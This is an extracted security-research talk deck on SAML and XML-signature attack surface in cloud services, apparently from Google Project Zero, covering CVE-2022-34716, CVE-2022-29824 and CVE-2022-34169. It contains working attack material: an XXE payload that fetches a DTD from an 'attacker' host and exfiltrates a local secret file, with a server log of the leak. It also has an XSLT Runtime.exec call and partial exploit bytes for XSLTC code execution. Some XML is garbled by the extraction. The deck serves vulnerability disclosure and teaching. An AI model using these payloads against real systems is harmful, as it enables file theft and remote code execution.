# Google

# Hacking the Cloud With SAML

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
#### About Me


- Security Researcher at Google Project Zero
- Previously: Product Security for Google Cloud, security researcher at ERNW
- Main focus: Virtualization and Cloud Security
- Author of weggli


#### This talk


- SAML as a large and very interesting attack surface in Cloud environments.
- Especially when targeting multi-tenant SaaS applications
- Not a talk about authentication bypasses (e.g signature wrapping)
- We are looking for implementation flaws that lead to OS-level access


Identity Provider (IdP)













# SAML in the Enterprise



#### SAML in the Cloud



## SAML Response

</samlp:Response>

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"</p>
xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="foobar"
Version="2.0" IssueInstant="2022-10-11T23:54:48Z" Destination="http://sp.example.com/saml/acs">
   <lssuer>http://idp.example.com/SSO</lssuer>
   <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
   <Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"</p>
xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="barfoo" Version="2.0" IssueInstant="2022-10-11T23:54:48Z">
     <lssuer>http://idp.example.com/metadata.php</lssuer>
     <Subject> ...</Subject>
     <Conditions NotBefore="2022-10-11T23:54:48Z" NotOnOrAfter="2022-11-11T23:54:48Z">
        <a href="http://sp.example.com/saml/metadata</audience">Audience</a></audienceRestriction>
     </Conditions>
     <a href="chick-statement"><a href="chick-sta
           </AttributeStatement>
   </Assertion>
```

# SAML XML Signatures

- Most SAML flows use the browser to forward requests/responses between IdP and SP ⇒ Messages need to be integrity protected
- SAML uses XML Signatures (XMLDsig) for this.
  - Requests are (optionally) signed by a SP private key
  - Responses are (partially) signed by an IdP private key
- XML Signature verification is part of the unauthenticated attack surface of both the SP and the IdP\*

\* Several popular IdP's don't actually verify request signatures.

# XML Signatures (XMLDsig)

```
<Response>
<Signature>
<SignedInfo>...</SignedInfo>
<SignatureValue>...</SignatureValue>
<KeyInfo>...</KeyInfo>
</Signature>
```

<Response

- Good example for a security standard invented in the early 2000's
- High complexity, large attack surface, configurable
- Very error-prone

# KeyInfo + Signature Value

```
<Response>
<Signature>
<SignedInfo>...</SignedInfo>
<SignatureValue>...</SignatureValue>
<KeyInfo>...</KeyInfo>
</Signature>
```

<Response

- **KeyInfo** Specifies the signer key
  - Can be a raw key, X509
     certificate, a simple identifier
     or a reference to the location
     of one of these.
  - SP needs to verify that this is an IdP key they trust.
- **SignatureValue -** Signature of the canonicalized SignedInfo element

# SignedInfo

- The only directly signed element.
- Describes the Canonicalization and Signature algorithm used to calculate SignatureValue from the last slide
- Indirectly protects data via References

#### References

```
<Reference URI="#id">
        <Transforms>
            <Transform Algorithm="..."/>
                <Transform Algorithm="..."/>
                 </Transforms>
            <DigestMethod Algorithm="...#sha1"/>
                 <DigestValue>...</DigestValue>
            </Reference>
```

- Identify referenced data via URI
  - Ideally this is the SAML response or assertion
- Pipe the data through a series of Transforms
  - Canonicalization
  - Remove enveloped Signature
  - o Base64
  - XPath Filtering
  - XSLT
- Calculate the digest and compare it with DigestValue

## XMLDsig Transforms as attack surface

- Two independent steps: Signature validation and Reference validation
  - A.1) Is SignedInfo correctly signed.
    - A.2) by a trusted key?
  - o B) Is the referenced data valid?
- In theory, order is irrelevant.
- In practice has a large impact on the attack surface
  - $\circ$  (B) -> (A.1) -> (A.2) or (A.1) -> (B) -> (A.2) allows an unauthenticated attacker to specify their own transforms.
- Multi-tenant SP's can always be attacked with a malicious IdP
- SP -> IDP attacks are possible as well (if the IdP validates signatures)

# .NET CVE-2022-34716: External Entity Injection during XML signature verification

//src/libraries/System.Security.Cryptography.Xml/src/System/Security/Cryptography/Xml/Utils.cs

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = xmlResolver;
settings.DtdProcessing = DtdProcessing.Parse;
[..]
XmlReader reader = XmlReader.Create(stringReader, settings, baseUri);
doc.Load(reader);
```

- Output of each Transform needs to get reparsed.
- Internally used XML reader config enables processing of DTDs and entity expansion.
- External entities are resolved by a misnamed XmlSecureResolver
- Full exfiltration of local files / internal
   URLs is possible

# .NET CVE-2022-34716: External Entity Injection during XML signature verification

```
<Response>PCFET0NUWVBFIGZvbyBbPCFFT1RJVFkgJSB4eGUgU11TVEVNCiJodHRw0i8vbG9jYWxob3N00jgyMzQvdGVzdC5kdG
QiPiAleHhl010+Cq==
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
        <SignedInfo>
            <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
            <SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
            <Reference URI="">
                <Transforms>
                    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
                    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#base64" />
                    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
                </Transforms>
                <DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
                <DigestValue>....</DigestValue>
            </Reference>
        </SignedInfo>
        <SignatureValue>....<SignatureValue>
        <KeyInfo>....</KeyInfo>
    </Signature>
</Response>
```

# .NET CVE-2022-34716: External Entity Injection during XML signature verification

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://attacker:8234/test.dtd">
%xxe;]>
```

```
√ http % cat test.dtd


<!ENTITY % file SYSTEM "file:///tmp/secret"> <!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM
'http://attacker:8234/test?x=%file:'>">
%eval:
%exfiltrate:
√ http % cat /tmp/secret
 key: "my-secret-api-key"
√ http % python3 -mhttp.server 8234
Serving HTTP on :: port 8234 (http://[::]:8234/) ...
::ffff:127.0.0.1 - - [10/Jun/2022 09:03:02] "GET
/test.dtd HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [10/Jun/2022 09:03:02] code 404,
message File not found
::ffff:127.0.0.1 - - [10/Jun/2022 09:03:02] "GET
/test?x=%7B%0A%20key:%20%22my-secret-api-
key%22%0A%7D HTTP/1.1" 404 -
```

#### **XSLT**

```
<Transform
Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
 <xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
 version="1.0">
 <xsl:output encoding="UTF-8" indent="no" method="xml" />
 <xsl:template match="/input">
   <output>
     <xsl:for-each select="data">
     <data>
      <xsl:value-of select="substring(.,1,1)" />
     </data>
    </xsl:for-each>
   </output>
 </xsl:template>
</xsl:stylesheet>
</Transform>
```

- Extensible Stylesheet Language
   Transformations
- XML-based programming language for transforming documents
- Example script on the left turns
   <input><data>abc</data><data>def</data</li>
   a></input> into
   <output><data>a</data><data>d</data>
   /output>
- Not something you want to have as part of your pre-auth attack surface.

# XML Security Library (xmlsec)



- Popular C implementation of the xmldsig standard.
- Relies on libxml2 / libxslt to implement transforms
- Large and memory-unsafe attack surface
- Allows remote triggering of quite obscure bugs

# libxml2 CVE-2022-29824: heap-buffer-overflow in xmlBufAdd

```
int xmlBufAdd(xmlBufPtr buf,
const xmlChar *str, int len) {
    unsigned int needSize;
    needSize = buf->use + len + 2;
    if (needSize > buf->size){
        if (!xmlBufResize(buf, needSize)){
            xmlBufMemoryError(..);
            return XML_ERR_NO_MEMORY;
memmove(&buf->content[buf->use], str,
len*sizeof(xmlChar));
```

- Standard integer overflow when operating on buffers close to 2^32 bytes.
- Would normally require very large
   XML input to trigger
- Easy trigger via XSLT an dynamic string generation

# CVE-2022-34169: Integer Truncation in XSLTC



- XSLTC The XSLT compiler. Originally part of the Apache Xalan project.
- A forked version is part of OpenJDK and it's the default runtime for XSLT in all major Java versions.
- JIT compiler from XSLT to JVM Bytecode
- Reachable via XMLDsig in the default configuration until JDK 17.

# The Bug

```
ClassFile {
    u4
                     magic;
    u2
                     minor_version;
    u2
                     major_version;
    u2
                     constant_pool_count;
                     cp[constant_pool_count-1];
    cp_info
    [ \dots ]
public void dump(final DataOutputStream file ) throws
IOException {
file.writeShort(constant_pool.length);
for (int i = 1; i < constant_pool.length; i++) {</pre>
     if (constant_pool[i] != null) {
         constant_pool[i].dump(file);
```

- All constants in a JVM class get stored in a per-class table called the constant pool.
- During compilation, XSLTC adds every new constant such as strings, integers or floats to the constant pool.
- Problem: JVM class file format only supports 2^16-1 constants in a single class. But XSLTC does not enforce this limit.

⇒ Large pool size will get truncated when the class file is serialized

#### **Constant Pool Overflow**

```
// https://docs.oracle.com/javase/specs/jvms/se18/html/jvms-4.html
ClassFile {
    u4
                    magic;
    u2
                    minor version;
    u2
                    major version;
    u2
                    constant pool count;
    cp info
                    constant pool[constant pool count-1];
    u2
                    access flags;
    u2
                    this class;
                    super class;
    u2
    u2
                    interfaces count;
                    interfaces[interfaces count];
    u2
    u2
                    fields count;
    field_info
                    fields[fields count];
    u2
                    methods count;
                    methods[methods count];
    method info
    u2
                    attributes count:
    attribute info attributes[attributes count];
```

- Parts of the attacker-controlled constant pool will now be interpreted as the class fields following the constant pool
- Goal is to create a valid JVM class file with arbitrary bytecode under our control

#### **Constant Pool Entries**

```
CONSTANT_Integer_info {
    u1 tag;
    u4 bytes:
CONSTANT_Double_info {
    u1 tag;
    u4 high_bytes:
    u4 low_bytes;
CONSTANT_Utf8_info {
    u1 tag:
    u2 length;
    u1 bytes[length];
CONSTANT_String_info {
    u1 tag:
    u2 string_index;
```

- Single byte tag followed by variable sized object
- JVM uses more than 12 constant types,
   but we can not generate all of them.
- Strings, whose payload is stored in Utf8\_info are mostly useless.
- Doubles as core corruption primitive
  - 0x06 tag byte

# Fixing the Class Header

```
// https://docs.oracle.com/javase/specs/jvms/se18/html/jvms-4.html
ClassFile {
    u4
                   magic;
    u2
                   minor version;
                   major version;
    u2
    u2
                   constant pool count;
    cp_info
                   constant pool[constant_pool_count-1];
                   access flags;
   u2
                   this class;
   u2
                   super class;
   u2
                   interfaces count;
    u2
                   interfaces[interfaces count];
    u2
    u2
                   fields count;
    field info
                  fields[fields count];
                  methods count;
    u2
    method_info
                  methods[methods count];
    u2
                   attributes count;
    attribute info attributes[attributes count];
```

# Fixing the Class Header

```
u2
            constant_pool_count
[... constant pool .. ]
u2
            access_flags;
u2
            this_class;
            super_class;
u2
            interfaces_count;
u2
            interfaces[interfaces_count];
u2
u2
            fields_count;
field_info fields[fields_count];
u2
            methods_count;
```

# Fixing the Class Header

```
u2
             constant_pool_count == 0x703
 [... constant pool .. ]
u2
             access_flags;
u2
             this_class;
             super_class;
u2
             interfaces_count;
u2
             interfaces | interfaces | count | :
u2
             fields count:
field_info fields[fields_count]:
             methods_count;
u2
```

# **Defining Methods**

```
ClassFile {
    [\ldots]
    u2
                    methods count;
    method info methods[methods count];
    \lceil \dots \rceil
method_info {
    u2
                    access flags;
    u2
                    name_index;
                    descriptor_index;
    u2
                    attributes_count;
    u2
    attribute info
attributes[attributes count];
attribute info {
    u2 attribute name index;
    u4 attribute_length;
    u1
```

```
Code attribute {
    u2 attribute_name_index;
    u4 attribute length;
    u2 max stack;
    u2 max locals;
    u4 code_length;
    u1 code[code_length];
    u2 exception table length;
        u2 start pc;
        u2 end pc;
        u2 handler pc;
        u2 catch type;
    } exception table[exception table length];
    u2 attributes count;
    attribute info
attributes[attributes count];
```

# Bytecode

#### First Method Header

access\_flags 0x0601 name\_index 0xXXXX desc\_index 0xYYYY attr count 0x0001

#### Attribute [0]

name\_index 0xZZ06
length 0x00000005
data "\x00\x00\x00\x00\x06"

# Bytecode

```
Second Method Header
access_flags 0x0001
name_index 0xCCCC -> <init>
desc_index 0xDDDD -> ()V
attr_count 0x0003
Attribute [0]
name_index 0x0600
length 0x00000004
       "\x00\x00\x00\x06
data
Attribute [1]
name index 0xCCDD -> Code
length 0xZZZZZZZZ
data PAYLOAD
Attribute [2] ...
```

#### **Final Touches**

```
<xsl:value-of
select="rt:exec(rt:getRuntime(),'...')"
xmlns:rt="java.lang.Runtime"/>
```

- Constant Pool Entries to arbitrary classes and methods can be added via Xalan's Java extension feature
  - The feature is disabled but functionality will still be compiled in
- Constructor Type-Check
- Use dynamically sized attribute entry to skip the rest of XSLTC's output.

#### The End

```
ret+= w(0x0100490044000103)
ret+= w(0x0000000500000101)
ret+= w(0x00010043001E0003) # Method Indexes and attributes count
ret+= w(0x0000000004AABBCC)
ret+= w(0x00520000008E00FF) # Code Attribute Index, Length and max_stack
ret+= w(0x0000000082000000) # LSB of max_locals, code_length, code
ret+= w(0x00b801dc00000000) # invokestatic #476
                                                 // Method java/lang/Runtime.getRuntime:()Ljava/lang/Runtime;
ret+= w(0x0057130080000000) # ldc_w # 180
ret+= w(0x0057b601f9000000) # pop; invokevirtual #505
ret+= w(0x0001bfa700000000)
ret+= w(0x0000000000444449)
ret+= w(0x000000000044444A)
ret+= w(0x000000000044444B)
ret+= w(0x000000000044444C)
ret+= w(0x0000000000444441)
ret+= w(0x000000000044444E)
ret+= w(0x000000000044444F)
ret+= w(0x0000000000444450)
ret+= w(0x0000000000444451)
ret+= w(0x0000000000444452)
ret+= w(0x0000000000490000)
ret+= w(0x0B00000000444454)
```

You can find the final exploit on our issue tracker:

https://bugs.chromium.org/p/project-zero/issues/detail?id=2290

#### Conclusion

- SAML and XMLDsig offer a large and complex attack surface to external attackers
- Multi-Tenant SaaS applications change the threat model
- Even memory safe languages can hide weird machines

# Thank you.



Shoutout to Matthias Kaiser and thanat0s